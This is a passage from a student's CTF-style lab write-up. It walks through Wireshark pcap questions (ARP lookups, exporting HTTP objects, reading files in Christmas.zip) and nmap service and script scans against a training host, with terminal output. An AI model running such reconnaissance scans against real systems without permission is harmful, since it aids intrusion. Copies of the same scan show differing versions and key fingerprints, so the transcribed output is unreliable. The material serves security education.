
## Question 6


Search for ARP. Look for the 'who has 10.10.122.128? Tell 10.10.0.1'. Then, copy the given value from '10.10.122.128 is at'.




## Question 7

Open "pcap3.pcap" file and go to file option. Choose **export objects > HTTP** and save all the files available.






View the Christmas.zip file and open the elf\_mcskidy\_wishlist.txt to obtain the answer.









## Question 8

In the same file (Christmas.zip), view Operation Artic Storm.pdf. Scroll down to see the name of the author.





### **Thought process / methodology:**

Firstly, we downloaded the ZIP file attached to the task. After downloading it, we opened the first file, which is "pcap1.pcap" and search for the IP address that initiate ICMP. We also used some of the filter provided in the explanation. For example, we used `ip.src == <IP>` to specialize the result of the data given so that it would be easier for us to find the answer for question 3. Next, we opened the next file; "pcap2.pcap" and analyzed all the ftp protocol to search for the leaked password. We also looked for the name of the protocol that was encrypted. Then, we looked for ARP protocol and find the answer to question 6. Moving on to the third file; "pcap3.pcap", we exported data from the file and save them all. After having access to Christmas.zip, we then proceeded to view `elf_mcskidy_wishlist.txt` and obtained the answer. Lastly, in the same zip file, we managed to get the last answer by viewing `Operation Artic Storm.pdf`.


## Day 8 -[Networking] What's Under the Christmas Tree?

**Tools used:** Linux, Firefox,Terminal

**Solution:**


### Question 1

Search “Snort” on Google and you will find the answer.



### Question 2

Open terminal and start a Nmap scan to the pfSense firewall.



### Question 3

The answer is provided in the same terminal.

```
File Actions Edit View Help
kali@kali:~$ nmap -sV 10.10.43.168
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 02:07 EDT
Nmap scan report for 10.10.43.168
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh          OpenSSH 7.9p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.71 seconds

kali@kali:~$
```

### Question 4

The answer is provided in the same terminal.

```
File Actions Edit View Help
kali@kali:~$ nmap -A 10.10.43.168
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 01:57 EDT
Nmap scan report for 10.10.43.168
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh          OpenSSH 7.9p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 2048 cf:c9:99:d0:9c:09:27:cd:a1:b8:5b:c2:b1:d5:ef:a6 (RSA)
| 256 4c:6a:f9:20:80:ce:fc:02:99:54:7d:c2:04:02:f2:02 (ECDSA)
|_ 256 d0:a6:72:18:b5:20:89:73:d5:69:74:ac:cc:b8:3d:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.58 seconds

kali@kali:~$
```



## Question 5

The answer is provided in the same terminal.




```
[kali@kali:~]$ nmap -A 10.10.43.168
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 01:57 EDT
Nmap scan report for 10.10.43.168
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: TBC&#39;s Internal Blog
|_ http-generator: Hugo 0.78.2
|_ http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu Aubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 cf:c9:59:08:5c:09:27:cd:a1:a8:3b:c2:b1:05:ef:a6 (RSA)
|   256 4c:d6:19:18:0b:ce:fc:d2:09:5a:7d:c2:3a:b2:f2:b2 (ECDSA)
|_ 256 d0:ed:72:18:b5:20:89:75:d5:69:76:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server  xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 57.58 seconds
```

## Question 6

Run `nmap --script http-title <IP Address>` in the terminal.



```
[kali@kali:~]$ nmap --script http-title 10.10.43.168
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 02:14 EDT
Nmap scan report for 10.10.43.168
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
|_ http-title: TBC&#39;s Internal Blog
2222/tcp  open  ssh
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 43.05 seconds
```


## Thought process / methodology:

Firstly, search “Snort” on Google and you will find the answer for question 1. Next, Open terminal and start a Nmap scan to the pfSense firewall and all the answers for question 2,3,4 and 5 are provided. Lastly, Run `nmap --script http-title <IP Address>` in the terminal for question 6.

## Day 9: Networking – Anyone can be Santa!

### Question 1:

